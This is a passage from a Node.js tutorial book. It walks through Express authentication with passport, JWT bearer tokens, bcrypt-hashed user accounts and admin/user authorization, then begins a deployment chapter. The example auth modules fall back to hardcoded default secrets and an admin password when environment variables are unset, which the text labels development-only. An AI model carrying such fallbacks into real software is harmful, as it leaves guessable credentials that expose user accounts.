`auth.authenticate` is just a reference to `passport.authenticate('local')`, and `auth.login()` is as simple as it was before. If `auth.authenticate()` fails, it will never run:

05-authentication/02/auth.js

```
function login (req, res, next) {
  res.json({ success: true })
}
```

Finally, we use `auth.ensureAdmin()` to protect our admin routes:

05-authentication/02/server.js

```
app.post('/products', auth.ensureAdmin, api.createProduct)
app.put('/products/:id', auth.ensureAdmin, api.editProduct)
app.delete('/products/:id', auth.ensureAdmin, api.deleteProduct)

app.get('/orders', auth.ensureAdmin, api.listOrders)
app.post('/orders', auth.ensureAdmin, api.createOrder)
```

We've only made a sleight tweak to how this works:

05-authentication/02/auth.js

```
function ensureAdmin (req, res, next) {
  const isAdmin = req.user && req.user.username === 'admin'
  if (isAdmin) return next()

  const err = new Error('Unauthorized')
  err.statusCode = 401
  next(err)
}
```

We're now going to rely on the built-in error handling of `express` by using `next()` to pass the error to middleware. By setting the `statusCode` property of the error, our error-handling middleware can send the appropriate response to the client:

05-authentication/02/middleware.js

```
function handleError (err, req, res, next) {
  console.error(err)
  if (res.headersSent) return next(err)

  const statusCode = err.statusCode || 500
  const errorMessage = STATUS_CODES[statusCode] || 'Internal Error'
  res.status(statusCode).json({ error: errorMessage })
}
```

By default we'll send a `500 Internal Error` response, but if the error has a `statusCode` property, we'll use `STATUS_CODES` to look up the HTTP error.

The core `http` module has a `STATUS_CODES` object that is a collection of all the standard HTTP response status codes and descriptions. For example, `require('http').STATUS_CODES[404] === 'Not Found'`.

Here's the full extracted `auth.js` module:

05-authentication/02/auth.js

```
const passport = require('passport')
const Strategy = require('passport-local').Strategy
const expressSession = require('express-session')

const sessionSecret = process.env.SESSION_SECRET || 'mark it zero'
const adminPassword = process.env.ADMIN_PASSWORD || 'iamthewalrus'

passport.use(adminStrategy())
passport.serializeUser((user, cb) => cb(null, user))
passport.deserializeUser((user, cb) => cb(null, user))
const authenticate = passport.authenticate('local')

module.exports = {
  setMiddleware,
  authenticate,
  login,
  ensureAdmin
}

function setMiddleware (app) {
  app.use(session())
  app.use(passport.initialize())
  app.use(passport.session())
}

function login (req, res, next) {
  res.json({ success: true })
}

function ensureAdmin (req, res, next) {
  const isAdmin = req.user && req.user.username === 'admin'
  if (isAdmin) return next()
```

```
  const err = new Error('Unauthorized')
  err.statusCode = 401
  next(err)
}

function adminStrategy () {
  return new Strategy(function (username, password, cb) {
    const isAdmin = username === 'admin' && password === adminPassword
    if (isAdmin) return cb(null, { username: 'admin' })

    cb(null, false)
  })
}

function session () {
  return expressSession({
    secret: sessionSecret,
    resave: false,
    saveUninitialized: false
  })
}
```

Our app is much cleaner now. We've isolated all auth responsibility to a single module which is helpful. However, we haven't solved an annoying shortcoming of our implementation related to sessions.

Session Sharing and Persistence with JWTs

In this chapter we've looked at how after an admin user successfully logs in, the server keeps track of that login via session storage. As of right now, that session storage object lives in memory. This causes two problems.

The first problem is that our server doesn't persist this data to disk. Each time our server restarts, this data is lost. We can test this out by logging in, restarting our app, and then attempting to use a protected route. We'll get an unauthorized error. This happens because after logging in, our client will receive a cookie. This cookie contains a session ID that points to a value in the session storage. After the server restarts, that sessions storage is cleared. When the client makes another request using the old session ID, there's no longer any information associated with that key.

The second problem is that if we had two instances of the server running, session data would not be shared between them. This means that if our client logs into and receives a cookie from server instance A, that cookie would not work on server instance B. This is because server instance B would not have any information associated with server instance A's cookie's session ID.

We'll talk more about this when we get into production deploys, but having multiple instances is important when we want to scale and to prevent downtime during deployments and maintenance.

We've already discussed persistence when talking about other forms of data. In those cases we decided to use a database as this solves the problem of server restarts and accommodating multiple instances.

If we were to use a database for sessions, we could create a collection where the document ID is the session ID, and each time the server receives a cookie, it would look for the related document. This is a common approach, but adds database requests. We can do better.

To review, our app uses the session to keep track of who a particular user is. Once a user proves their identity by providing a username and password, we send back a generated session ID that is associated with their username. In the future, they'll send back the session ID and we can look up the username in storage.

We can avoid using sessions entirely by using JSON Web Tokens (JWT). Instead of sending the user a session ID that is *associated* with username, we can send the user a token that *contains* their username. When we receive that token back from the user, no lookups are required. The token tells the server what their username is. This may sound dangerous; why can't anybody just send us a token with the admin username? This isn't possible because with JWT, tokens are signed with a secret; only servers with the secret are able to create valid tokens.

Another benefit of using JWTs is that we don't need the client to use cookies. Our server can return the token in the response body. Afterwards the client only needs to provide that token in an authorization header for authentication. Cookies are convenient for browsers, but they can be complicated for non-browser clients.

Since we've moved all auth-related logic to `auth.js`, almost all of the changes will be limited to that module. Most of what we need to do is to replace `express-session` and related functionality with `jsonwebtoken`. To get started we change our requires and initial setup:

05-authentication/03/auth.js

```
const jwt = require('jsonwebtoken')
const passport = require('passport')
const Strategy = require('passport-local').Strategy

const autoCatch = require('./lib/auto-catch')

const jwtSecret = process.env.JWT_SECRET || 'mark it zero'
const adminPassword = process.env.ADMIN_PASSWORD || 'iamthewalrus'
const jwtOpts = { algorithm: 'HS256', expiresIn: '30d' }

passport.use(adminStrategy())
const authenticate = passport.authenticate('local', { session: false })
```

We no longer require `express-session`, and instead we require `jsonwebtoken`. To configure `jwt` we choose which algorithm we'd like to use to sign tokens and how long it takes for them to expire. For now we choose `HS256` and 30 day expiration.

We'll cover secrets in more depth in our chapter on deployments. However, now is a good time to point out that choosing strong secrets is important. As long as we make a point of using strong secrets for our production deploys, the secrets we use in development don't matter. Unfortunately, many people forget to do this and use weak development secrets in production. Our secret should be provided by `process.env.JWT_SECRET` that only our production server would know. We set a simple secret as a fallback for convenience in development. Additionally, our production secret should be random and long enough to resist brute-force and dictionary-based cracking (at least 32 characters for HS256). For more information on this related to JWT read Brute Forcing HS256 is Possible: The Importance of Using Strong Keys in Signing JWTs[72].

We've also removed calls to `passport.serializeUser()` and `passport.deserializeUser()` since we are no longer storing authentication information in the session object. In addition, when we configure our `authenticate()` function, we provide the option to disable using a session.

Since we're not using the session, we don't need to use `setMiddleware()` anymore. The `express-session`, `passport.initialize()`, and `passport.session()` middleware can all be removed. We'll also be sure to remove the `auth.setMiddleware()` call from `server.js`. Our app is becoming much simpler.

Next up, we change our `login()` route handler to use `jwt`:

05-authentication/03/auth.js

```
async function login (req, res, next) {
  const token = await sign({ username: req.user.username })
  res.cookie('jwt', token, { httpOnly: true })
  res.json({ success: true, token: token })
}
```

Just like before, this will only run if `passport-local` finds the user. If it does, this route handler will get called and information related to the authenticated user will be available on the `req.user` object.

First, we take the user's username and use `jwt` to create a signed token. We'll take a look at how we do this with `sign()` in a second. Then we send the token in the response in two places: a cookie (under the key `jwt`) and in the response body itself. By providing it in two places we make it easy for the client to decide how it wants to use it. If the client is a browser, the cookie can be handled automatically, and if the client prefers to use authorization headers it's nice to provide it to them in in the body.

Our `sign()` method is a short convenience wrapper around `jwt.sign()` that automatically uses our `jwtSecret` and `jwtOpts`:

[72] https://auth0.com/blog/brute-forcing-hs256-is-possible-the-importance-of-using-strong-keys-to-sign-jwts/

05-authentication/03/auth.js

```
async function sign (payload) {
  const token = await jwt.sign(payload, jwtSecret, jwtOpts)
  return token
}
```

After this, we change our `ensureAdmin()` route middleware to be able to handle tokens:

05-authentication/03/auth.js

```
async function ensureAdmin (req, res, next) {
  const jwtString = req.headers.authorization || req.cookies.jwt
  const payload = await verify(jwtString)
  if (payload.username === 'admin') return next()

  const err = new Error('Unauthorized')
  err.statusCode = 401
  next(err)
}
```

We give clients the option of providing the token via cookies or authorization header, so we check for it in both places. Afterwards we use `jwt` to verify it and get the contents of the token payload. Like before, if the user is the admin, we let them continue. If not, we give them an error.

Similar to `sign()`, `verify()` is just a convenience wrapper. When clients send a token via authorization header, the standard is to have the token prefixed with `'Bearer '`, so we filter that out if it's present. Also, we want to make sure that if there's an error, we set the `statusCode` property to `401` so that our `handleError()` middleware will send the client the proper error message:

05-authentication/03/auth.js

```
async function verify (jwtString = '') {
  jwtString = jwtString.replace(/^Bearer /i, '')

  try {
    const payload = await jwt.verify(jwtString, jwtSecret)
    return payload
  } catch (err) {
    err.statusCode = 401
    throw err
  }
}
```

We've already seen how to use `curl` to log in and make authenticated requests with cookies. That still works, but now we can also authenticate using the `authorization` HTTP header to send our JWT. Let's try that with `curl`.

First, we log in and store the JWT in a text file, `admin.jwt`. We can do this easily using `jq` to isolate the `token` key of the JSON response (the `-r` flag means "raw" and will omit quotes in the output):

```
 curl -X POST \
        -H 'content-type: application/json' \
        -d '{"username": "admin", "password": "iamthewalrus"}' \
        http://localhost:1337/login \
  | jq -r .token \
  > admin.jwt
```

```
 cat admin.jwt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwMTc0NzE\
0LCJleHAiOjE1NjI3NjY3MTR9.C0zF543FRTzKBsOFHQ7ilDi_a9RqsMbq6VYMwJTFJM4
```

Now to make an authenticated request, we just put that token in an HTTP header. This is easy using command substitution[73]:

```
 curl \
  -H "authorization: Bearer $(cat admin.jwt)" \
  http://localhost:1337/orders
```

The typical way to send a JWT to a server is as a bearer token. All this means is that we send it as an HTTP `authorization` header, and we prefix the token with `Bearer ` . Bearer tokens are an IETF (Internet Engineering Task Force) standard[74].

And that's all we needed to do to convert our app from using sessions to JWT. Here's the full updated `auth.js` module:

[73] http://www.compciv.org/topics/bash/variables-and-substitution/#command-substitution
[74] (https://tools.ietf.org/html/rfc6750)

05-authentication/03/auth.js

```
const jwt = require('jsonwebtoken')
const passport = require('passport')
const Strategy = require('passport-local').Strategy

const autoCatch = require('./lib/auto-catch')

const jwtSecret = process.env.JWT_SECRET || 'mark it zero'
const adminPassword = process.env.ADMIN_PASSWORD || 'iamthewalrus'
const jwtOpts = { algorithm: 'HS256', expiresIn: '30d' }

passport.use(adminStrategy())
const authenticate = passport.authenticate('local', { session: false })

module.exports = {
  authenticate,
  login: autoCatch(login),
  ensureAdmin: autoCatch(ensureAdmin)
}

async function login (req, res, next) {
  const token = await sign({ username: req.user.username })
  res.cookie('jwt', token, { httpOnly: true })
  res.json({ success: true, token: token })
}

async function ensureAdmin (req, res, next) {
  const jwtString = req.headers.authorization || req.cookies.jwt
  const payload = await verify(jwtString)
  if (payload.username === 'admin') return next()

  const err = new Error('Unauthorized')
  err.statusCode = 401
  next(err)
}

async function sign (payload) {
  const token = await jwt.sign(payload, jwtSecret, jwtOpts)
  return token
}

async function verify (jwtString = '') {
  jwtString = jwtString.replace(/^Bearer /i, '')
```

```
  try {
    const payload = await jwt.verify(jwtString, jwtSecret)
    return payload
  } catch (err) {
    err.statusCode = 401
    throw err
  }
}

function adminStrategy () {
  return new Strategy(function (username, password, cb) {
    const isAdmin = username === 'admin' && password === adminPassword
    if (isAdmin) return cb(null, { username: 'admin' })

    cb(null, false)
  })
}
```

Adding Users

Our API's endpoints are now protected. Only the admin user can modify products and see orders. This would be acceptable for an internal app. However, if we want to make our store public, we'd want regular users to be able to create orders and see their order history. For this we'll need to introduce the concept of users to our app and develop a more nuanced authorization scheme.

For our protected routes, we have authorization that is all-or-nothing. If the user is the admin, they have special privileges; otherwise, they don't. We'll want to have routes that have more fine-grained levels of access that depends on how the user is authenticated:

If the user is…

- Unauthenticated: no access
- A Regular User: access limited to their own records
- An Admin: full access

Before we can add this logic, our app first needs to be able to create, manage, and authenticate regular users. Let's add an endpoint to create users.

First we add a new public route to our `server.js` module. We want anybody to be able to create an account with us:

05-authentication/04/server.js

```
app.post('/users', api.createUser)
```

And a corresponding method in `api.js`:

05-authentication/04/api.js

```
async function createUser (req, res, next) {
  const user = await Users.create(req.body)
  const { username, email } = user
  res.json({ username, email })
}
```

Notice that we limit the fields we're sending back to the client. We don't want to send back the hashed password.

Next, we create a user model. Our user model will be very similar to the models we've created in the chapter on persistence. We'll use `mongoose` in almost the same way. The biggest difference is that we're now dealing with passwords, and we have to be more careful.

User credentials are a high value value target and it's important to store them with care. If you'd like to learn more, check out the OWASP (Open Web Application Security Project) Password Storage Cheat Sheet[75] and the OWASP Threat Model for Secure Password Storage[76].

The naive approach would be to store a user document that looks something like:

```
{
  username: 'donny',
  email: 'donald@kerabatsos.io',
  password: 'I love surfing'
}
```

To log in as `donny` a user would send a POST with the username and password, and our API can check to see if those match the document stored in the database. If the user provides the correct password, we know who they are.

Unfortunately, storing users' passwords like this is a big problem. If anyone were to gain access to our database they would have emails and passwords for all of our users. By using each email/password combination on other popular services it's likely that bad actor would be able to compromise many accounts.

[75] https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Password_Storage_Cheat_Sheet.md#introduction
[76] http://goo.gl/Spvzs

If we don't want to store passwords, how can we authenticate a users? The answer is to perform a one-way transformation, on the user's password and store that hash instead. Later when a user logs in, we can perform the same transformation and see if the result matches what we have in the database. Because the transformation is one-way, a bad actor would not be able to reconstruct the user's original password and use it maliciously.

To perform these transformations and comparisons we'll use bcrypt[77]. Here's a quick example of how to use it:

```
const bcrypt = require('bcrypt')
const SALT_ROUNDS = 10

const user = {
  username: 'donny',
  email: 'donald@kerabatsos.io',
  password: 'I love surfing'
}

user.password = await bcrypt.hash(user.password, SALT_ROUNDS)

console.log(user)
// {
//   username: 'donny',
//   email: 'donald@kerabatsos.io',
//   password: '$2b$10$buuJliif7qFsl04UNHdUY.E.9VTbFkTV8mdce08cNxIIjteLml25e'
// }

console.log(await bcrypt.compare('randomguess', user.password))
// false

console.log(await bcrypt.compare('I love surfing', user.password))
// true
```

We use the `bcrypt.hash()` method to convert the plain-text password `I love surfing` to the hash `$2b$10$buuJliif7qFsl04UNHdUY.E.9VTbFkTV8mdce08cNxIIjteLml25e`. Then we can use the `bcrypt.compare()` method to check passwords against it to see if they match. If a user tried to log in with the password `randomguess`, the comparison would fail, but `I love surfing` would succeed.

Now that we know how to safely store passwords, we can create our `users.js` module. To start, we create a `mongoose` model:

[77] https://npm.im/bcrypt

05-authentication/04/models/users.js

```
const cuid = require('cuid')
const bcrypt = require('bcrypt')
const { isEmail, isAlphanumeric } = require('validator')

const db = require('../db')

const SALT_ROUNDS = 10

const User = db.model('User', {
  _id: { type: String, default: cuid },
  username: usernameSchema(),
  password: { type: String, maxLength: 120, required: true },
  email: emailSchema({ required: true })
})
```

This is just like the modules we've created previously, except now we require `bcrypt`. Here's `usernameSchema()`:

05-authentication/04/models/users.js

```
function usernameSchema () {
  return {
    type: String,
    required: true,
    unique: true,
    lowercase: true,
    minLength: 3,
    maxLength: 16,
    validate: [
      {
        validator: isAlphanumeric,
        message: props => `${props.value} contains special characters`
      },
      {
        validator: str => !str.match(/^admin$/i),
        message: props => 'Invalid username'
      },
      {
        validator: function (username) { return isUnique(this, username) },
        message: props => 'Username is taken'
      }
    ]
```

```
  }
}
```

Compared to other fields we've set up, we have some new restrictions on `username`. In particular, we are enforcing uniqueness, length limits, and which characters can be used. Since `admin` is our superuser, we do not allow anybody to reserve that name. By setting `lowercase: true`, all usernames will be set to lowercase before saving. This is useful when combined with uniqueness; it means that we can't have both `donny` and `Donny` as it would be confusing if they were different people.

By prohibiting special characters. We can easily prevent users from choosing an all whitespace username or something unreadable like `¯\_(□)_/¯`. However, if we want to support international characters, we could use a custom validation function to be more fine-grained with which special characters are allowed and prohibited.

One thing to note here is a well-known `mongoose` gotcha. Notice that we use both `unique: true` *and* a custom `isUnique()` validation function. The reason is because `unique: true` is not actually a validation flag like `minLength` or `required`. `unique: true` *does* enforce uniqueness, but this happens because it creates a unique index in MongoDB.

If we were to rely solely on `unique: true` and we attempt to save a duplicate `username`, it's *MongoDB not* `mongoose` that will throw an error. While this would still prevent the document from being saved, the type and message of the error will be different from our other validation errors. To fix this, we create a custom validator so that `mongoose` throws a validation error before MongoDB has a chance to save the document and trigger an index error:

05-authentication/04/models/users.js

```
async function isUnique (doc, username) {
  const existing = await get(username)
  return !existing || doc._id === existing._id
}
```

Our custom validator looks to see if a user document with that username already exists in the database. If there is no document, there's no problem. If there *is* an existing document, we check to see if the document we're trying to save has the same ID. This second step is important, we would never be able to edit a document without it. Obviously, any user we attempt to edit will already exist in the database, so we can't just check for existence. We need to check to see if the existing document is the same as the one we're trying to edit.

Now that we have our model and schema, let's take a look at our `get()`, `list()`, `create()`, `edit()`, and `remove()` methods. `get()`, `list()`, and `remove()` will be very similar to what we've seen before:

05-authentication/04/models/users.js

```
async function get (username) {
  const user = await User.findOne({ username })
  return user
}

async function list (opts = {}) {
  const { offset = 0, limit = 25 } = opts

  const users = await User.find()
    .sort({ _id: 1 })
    .skip(offset)
    .limit(limit)

  return users
}

async function remove (username) {
  await User.deleteOne({ username })
}
```

`create()` and `edit()` are different, however; we need to account for password hashing using `bcrypt`:

05-authentication/04/models/users.js

```
async function create (fields) {
  const user = new User(fields)
  await hashPassword(user)
  await user.save()
  return user
}

async function edit (username, change) {
  const user = await get(username)
  Object.keys(change).forEach(key => { user[key] = change[key] })
  if (change.password) await hashPassword(user)
  await user.save()
  return user
}
  // ...
async function hashPassword (user) {
  if (!user.password) throw user.invalidate('password', 'password is required')
  if (user.password.length < 12) throw user.invalidate('password', 'password must be\
```

```
 at least 12 characters')

  user.password = await bcrypt.hash(user.password, SALT_ROUNDS)
}
```

`create()` is pretty straightforward. After we create a `user` instance, we need to hash the password so that we do not save it in plain-text. `edit()` is a little trickier: we only want to hash the password if it's been changed. We do not want to hash a password twice.

In `hashPassword()`, we perform some additional validation. We can't do this on the model schema itself because these are rules that we want to enforce on the plain-text values – not the hashed value. For example, we want to make sure that the plain-text value is at least 12 characters. If we placed this validator on the schema, it would run after we hash the plain-text. We would check to see if the hashed password is greater than 12 characters, and this would be useless; the hash will always be longer.

Here's the full `users.js` module:

05-authentication/04/models/users.js

```
const cuid = require('cuid')
const bcrypt = require('bcrypt')
const { isEmail, isAlphanumeric } = require('validator')

const db = require('../db')

const SALT_ROUNDS = 10

const User = db.model('User', {
  _id: { type: String, default: cuid },
  username: usernameSchema(),
  password: { type: String, maxLength: 120, required: true },
  email: emailSchema({ required: true })
})

module.exports = {
  get,
  list,
  create,
  edit,
  remove,
  model: User
}

async function get (username) {
```

```
  const user = await User.findOne({ username })
  return user
}

async function list (opts = {}) {
  const { offset = 0, limit = 25 } = opts

  const users = await User.find()
    .sort({ _id: 1 })
    .skip(offset)
    .limit(limit)

  return users
}

async function remove (username) {
  await User.deleteOne({ username })
}

async function create (fields) {
  const user = new User(fields)
  await hashPassword(user)
  await user.save()
  return user
}

async function edit (username, change) {
  const user = await get(username)
  Object.keys(change).forEach(key => { user[key] = change[key] })
  if (change.password) await hashPassword(user)
  await user.save()
  return user
}

async function isUnique (doc, username) {
  const existing = await get(username)
  return !existing || doc._id === existing._id
}

function usernameSchema () {
  return {
    type: String,
    required: true,
```

```
    unique: true,
    lowercase: true,
    minLength: 3,
    maxLength: 16,
    validate: [
      {
        validator: isAlphanumeric,
        message: props => `${props.value} contains special characters`
      },
      {
        validator: str => !str.match(/^admin$/i),
        message: props => 'Invalid username'
      },
      {
        validator: function (username) { return isUnique(this, username) },
        message: props => 'Username is taken'
      }
    ]
  }
}

function emailSchema (opts = {}) {
  const { required } = opts
  return {
    type: String,
    required: !!required,
    validate: {
      validator: isEmail,
      message: props => `${props.value} is not a valid email address`
    }
  }
}

async function hashPassword (user) {
  if (!user.password) throw user.invalidate('password', 'password is required')
  if (user.password.length < 12) throw user.invalidate('password', 'password must be\
 at least 12 characters')

  user.password = await bcrypt.hash(user.password, SALT_ROUNDS)
}
```

We can now use our API to create new users:

```
 curl -iX POST \
        -H 'content-type: application/json' \
        -d '{
          "username": "donny",
          "email": "donald@kerabatsos.io",
          "password": "I love surfing" }' \
        http://localhost:1337/users
```

And the response we expect:

```
{"username":"donny","email":"donald@kerabatsos.io"}
```

Of course if we try it again, we'll get a validation error because that username is taken:

```
{
  "error": "User validation failed",
  "errorDetails": {
    "username": {
      "message": "Username is taken",
      "name": "ValidatorError",
      "properties": {
        "message": "Username is taken",
        "type": "user defined",
        "path": "username",
        "value": "donny"
      },
      "kind": "user defined",
      "path": "username",
      "value": "donny"
    }
  }
}
```

There's one last step we need to take before we can log in with our new user account. If we don't modify our `passport-local` strategy the `auth.js` module, we'll get an unauthorized error:

```
 curl -iX POST \
        -H 'content-type: application/json' \
        -d '{"username": "donny", "password": "I love surfing"}' \
        http://localhost:1337/login
```

```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS, XMODIFY
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Access-Control-Allow-Headers: X-Requested-With, X-HTTP-Method-Override, Content-Type\
, Accept
Date: Sun, 09 Jun 2019 16:42:32 GMT
Connection: keep-alive
Content-Length: 12

Unauthorized
```

We need to change our strategy so that we use the `users.js` module instead of only checking if the request is correct for the admin:

05-authentication/04/auth.js

```
function adminStrategy () {
  return new Strategy(async function (username, password, cb) {
    const isAdmin = username === 'admin' && password === adminPassword
    if (isAdmin) return cb(null, { username: 'admin' })

    try {
      const user = await Users.get(username)
      if (!user) return cb(null, false)

      const isUser = await bcrypt.compare(password, user.password)
      if (isUser) return cb(null, { username: user.username })
    } catch (err) { }

    cb(null, false)
  })
}
```

Now we check two things. We make the same first check to see if the requesting user is the admin. Then, we check to see if we have a user in the database with the username from the request. If so, we use `bcrypt` to compare the plain-text password from the request to the hashed password stored in the database. If they match, we can authenticate the user.

With this change, we can now log in as our new user:

```
 curl -X POST \
        -H 'content-type: application/json' \
        -d '{"username": "donny", "password": "I love surfing"}' \
        http://localhost:1337/login
```

```
{
  "success": true,
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRvbm55IiwiaWF0Ijo\
xNTYwMDk5MTIzLCJleHAiOjE1NjI2OTExMjN9.3JyvwbJqrkMDbXicWQx79R_UaMKPZYQ3oLycHD2bd1Q"
}
```

User Authorization

New users can now sign up and log in, but they don't have new capabilities. Our protected routes only work for the admin user. Any endpoint that works for a regular user would also work for unauthenticated requests.

Our app should have two tiers of authorization. One for our admin user who should have full access, and another for regular users who should only be able to access documents specifically related to their own account. For example, normal users should be able to create orders for themselves (but not for other users) and later view the orders they've created.

To make this work we'll have to change our gatekeeper middleware, `ensureAdmin()` that we use to protect routes. Going forward, we don't just want to know if the user is the admin, we also want to know if they are a normal user. Each endpoint can then use that information to decide how it should behave. For example, the endpoint to create a product will still require the user to be the admin, but the endpoint to list orders will simply restrict the query to only return records associated with the authenticated user.

This means that we're going to shift more of the authorization responsibility to the route handlers themselves, rather than only using the router and middleware. In other words, we can user the router and middleware to specify which routes require authentication, but it's the route handler itself that will determine how it behaves for an authenticated user.

This gives us a nice separation of responsibilities. Our gatekeeper middleware is only responsible for authentication, and our route handlers are responsible for authorization. It's fine for our middleware to check to make sure that we know who the request is coming from, but once we know that, the route handlers are best equipped to determine who should be able to access what.

Let's change our route handlers so that they expect a little more information about the authenticated user. We'll start with `api.createProduct()`, and change it from this:

05-authentication/04/api.js

```
async function createProduct (req, res, next) {
  const product = await Products.create(req.body)
  res.json(product)
}
```

to this:

05-authentication/05/api.js

```
async function createProduct (req, res, next) {
  if (!req.isAdmin) return forbidden(next)

  const product = await Products.create(req.body)
  res.json(product)
}
  // ...
function forbidden (next) {
  const err = new Error('Forbidden')
  err.statusCode = 403
  return next(err)
}
```

`api.createProduct()` is no longer relying on middleware to prevent access to non-admin users. However, it *is* relying on middleware to specify *who* the user is and whether or not they are an admin. Of course, we haven't changed the middleware yet, so if we were to run this right now, it would block access to everyone, admin user included. In a minute, we'll make sure that the `req.isAdmin` flag is properly set.

We've now changed our HTTP errors from `401 Unauthorized` to `403 Forbidden`. `401 Unauthorized` is best used when we are preventing access to someone because we don't know who they are. In fact, many people think that it should be changed to "`401 Unauthenticated`" to better reflect how it should be used. `403 Forbidden` on the other hand, should be used when we *do know* who the request is from, and they still don't have access to the requested resource.

We'll also do the same tweak for our other admin-only route handlers:

05-authentication/05/api.js

```
async function editProduct (req, res, next) {
  if (!req.isAdmin) return forbidden(next)

  const change = req.body
  const product = await Products.edit(req.params.id, change)

  res.json(product)
}

async function deleteProduct (req, res, next) {
  if (!req.isAdmin) return forbidden(next)

  await Products.remove(req.params.id)
  res.json({ success: true })
}
```

We need to make different changes to `api.createOrder()` and `api.listOrders()`. These will no longer be admin-only, and not only that, they'll behave slightly differently for non-admins.

`api.createOrder()` will change from this:

05-authentication/04/api.js

```
async function createOrder (req, res, next) {
  const order = await Orders.create(req.body)
  res.json(order)
}
```

to this:

05-authentication/05/api.js

```
async function createOrder (req, res, next) {
  const fields = req.body
  if (!req.isAdmin) fields.username = req.user.username

  const order = await Orders.create(fields)
  res.json(order)
}
```

We'll make sure that `api.createOrder()` can only be accessed by authenticated users. So unlike `api.createProduct()` and `api.deleteProduct()` we don't need to have any logic related to access

prevention. However, we don't want non-admins creating orders for other users. Users may only create an order for themselves. Therefore, if the user is not an admin, we make sure that the arguments to `Orders.create()` reflect this.

`api.listOrders()` has a similar change. If the user is not the admin, we ensure that the model method's response is scoped to their username:

05-authentication/05/api.js

```
async function listOrders (req, res, next) {
  const { offset = 0, limit = 25, productId, status } = req.query

  const opts = {
    offset: Number(offset),
    limit: Number(limit),
    productId,
    status
  }

  if (!req.isAdmin) opts.username = req.user.username

  const orders = await Orders.list(opts)

  res.json(orders)
}
```

At this point, our route handlers would be effectively broken. We've modified them so that they all rely on `req.isAdmin`, but that flag is not set. Additionally, `api.createOrder()` and `api.listOrders()` expect that normal users can access them, but both of those handlers are behind the `ensureAdmin()` middleware.

Our final change will be to convert the `ensureAdmin()` middleware:

05-authentication/04/auth.js

```
async function ensureAdmin (req, res, next) {
  const jwtString = req.headers.authorization || req.cookies.jwt
  const payload = await verify(jwtString)
  if (payload.username === 'admin') return next()

  const err = new Error('Unauthorized')
  err.statusCode = 401
  next(err)
}
```

to `ensureUser()`:

05-authentication/05/auth.js

```
async function ensureUser (req, res, next) {
  const jwtString = req.headers.authorization || req.cookies.jwt
  const payload = await verify(jwtString)

  if (payload.username) {
    req.user = payload
    if (req.user.username === 'admin') req.isAdmin = true
    return next()
  }

  const err = new Error('Unauthorized')
  err.statusCode = 401
  next(err)
}
```

Before, we'd stop any request that wasn't from the admin user. Now, we allow any authenticated user through. In addition, we store information about the user in `req.user`, and if the user is the admin, we set `req.isAdmin` to `true`. If the request is not authenticated, we'll stop it with a `401 Unauthorized`.

Of course, now that we've changed the name of this method, we should be sure to change our export, and to use the new method in `server.js`:

05-authentication/05/server.js

```
app.post('/products', auth.ensureUser, api.createProduct)
app.put('/products/:id', auth.ensureUser, api.editProduct)
app.delete('/products/:id', auth.ensureUser, api.deleteProduct)

app.get('/orders', auth.ensureUser, api.listOrders)
app.post('/orders', auth.ensureUser, api.createOrder)
```

Now any route that uses the `ensureUser()` middleware will be guaranteed to have an authenticated user. Additionally, if it's the admin user, `req.isAdmin` will be set to true. This makes it very easy for each route handler to enforce their own authorization rules. Admin-only handlers can simply check `req.isAdmin` to determine access, and user-specific handlers can use `req.user` to modify how they interact with model methods.

Our app has come a long way and has reached an important milestone: flexible permissions. Our app can now distinguish between anonymous, authenticated, and admin requests, and it can respond to each accordingly.

This pattern is good foundation for establishing more nuanced roles. We could imagine having users with a `req.isModerator` flag that allows them to edit certain things like product reviews but not have full admin rights.

With authentication and authorization in place, our app is ready to be deployed so that real users can access it on the internet. In the next chapter we'll go over all the things we need to consider when deploying an operating a production API.

A Complete Server: Deployment

It doesn't matter how impressive our server is if nobody else can use it. We need to ship our work for it to matter. In this chapter we'll cover different ways to get our API live and different things we'll want to keep in mind for production apps.

Running our app on a remote server can sometimes be tricky. Remote servers are often a very different environment than our development laptops. We'll use some configuration management methods to make it easy for our app to both run locally on our own machine and in the cloud (i.e. someone else's datacenter).

Once our app is deployed, we'll need to be able to monitor it and make sure that it's behaving the way we expect. For this we want things like health checks, logging, and metrics visualization.

For fun we can also test the performance of our API with tooling designed to stress-test our app such as `ab` (Apache Bench) or `siege`.

What You Will Learn

Deployment is a *huge* topic that warrants a book of it's own. In this chapter we are going to discuss:

- Using a VPS (Virtual Private Server) and the various deployment considerations there
- Using a PaaS (Platform as a Service) and show a step-by-step example of how to deploy our Node app to Heroku, including a Mongo database.
- Deploying to Severless Hosts like AWS Lambda and the considerations there
- Features you often need to support for a production app such as secrets managment, logging, and health checks - and we'll give suggestions for tooling there.
- and lastly, security considerations both within your server and some of its interaction with JavaScript web apps.

By the end of this chapter, you'll a strong orientation for the various pieces required to deploy a production app. Let's dive in.

Deployment Options

Today, there's no shortage of options for us to deploy our API. Ultimately, there's a tradeoff between how much of the underlying platform we get to control (and therefore have to manage) and how much of that we want handled automatically.

Using a VPS (Virtual Private Server)

On one end of spectrum we'd set up our own VPS (virtual private server) on a platform like DigitalOcean[78] (or Chunkhost[79], Amazon EC2[80], Google GCE[81], Vultr[82], etc...). Running our app on a server like this is, in many ways, the closest to running it on our own computer. The only difference is that we'd need to use a tool like SSH to log in and then install **everything** necessary to get our app ready.

This approach requires us be familiar with a decent amount of system administration, but in return, we gain a lot of control over the operating system and environment our app runs on.

In theory, it's simple to get our app running: sign up for a VPS, choose an operating system, install node, upload our app's code, run `npm install` and `npm start`, and we're done. In practice, there's a lot more we'd need to consider. This approach enters the realm of system administration and DevOps – entire disciplines on their own.

Here, I'm going to share many of the high-level considerations you need to make if you're deciding to run your app on a VPS. Because there is so much to consider, I'll be giving you some guidelines and links to reference to learn more (rather than a detailed code tutorial on each).

Security & System Administration

Unlike our personal computers, a VPS is publicly accessible. We would be responsible for the security of our instance. There's a lot that we'd have to consider: security updates, user logins, permissions, and firewall rules to name a few.

We also need to ensure that our app starts up with the system and stays running. systemd[83] is the standard approach to handle this on linux systems. However, some people like using tools like `[pm2](https://pm2.io/doc/en/runtime/overview/)` for this.

